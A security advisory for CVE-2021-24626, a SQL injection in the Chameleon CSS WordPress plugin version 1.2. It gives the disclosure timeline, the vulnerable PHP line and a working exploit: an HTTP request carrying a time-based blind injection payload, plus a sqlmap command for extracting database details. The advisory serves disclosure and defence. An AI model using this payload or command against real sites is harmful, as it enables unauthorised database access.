Wp Plugin Chameleon Css

Plugin Details

Plugin Name: wp-plugin : chameleon-css
Effected Version : 1.2 (and most probably lower version's if any)
Vulnerability : Injection
Minimum Level of Access Required : Subscriber
CVE Number : CVE-2021-24626
Identified by : Shreya Pohekar
WPScan Reference URL

Disclosure Timeline

- June 15, 2021: Issue Identified and Disclosed to WPScan
- June 18, 2021 : Plugin Closed
- August 13, 2021 : CVE Assigned
- October 7, 2021 : Public Disclosure


Technical Details

The delete CSS functionality, Available to Subscriber role takes in POST parameter `css_id` and inserts it into the SQL statement without proper sanitization, validation or escaping therefore leads SQL Injection

Vulnerable_code: ccss-admin-ajax.php#L95

```
93:     $css_id = $_POST['css_id'];
94:
95:     $wpdb->query("DELETE FROM " . CCSS_TABLE_CCSS_INFO . " WHERE css_id = " . $css_id );
```

PoC Screenshot



Exploit

```
POST /wp-admin/admin-ajax.php HTTP/1.1
Host: 172.28.128.50
Content-Length: 35
Accept: */*
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/91.0.4472.77 Safari/537.36
Content-Type: application/x-www-form-urlencoded
Origin: http://172.28.128.50
Referer: http://172.28.128.50/wp-admin/options-general.php?page=ccss
Accept-Language: en-US,en;q=0.9
Cookie: wordpress_logged_in_232395f24f6cff47569f2739c21385d6=subscriber%7C1624244165%7Cxe5o2eTJOuh9Ez2EMcLPrjFJPGofcRA9ADRDuE9
```

```
action=remove_css&css_id=1 AND (SELECT 7806 FROM (SELECT(SLEEP(5)))CVtK)
```

SQLMap Command

```
sqlmap -r chameleon_css.req --dbms mysql --current-user --current-db -b -p css_id --batch --flush-session
```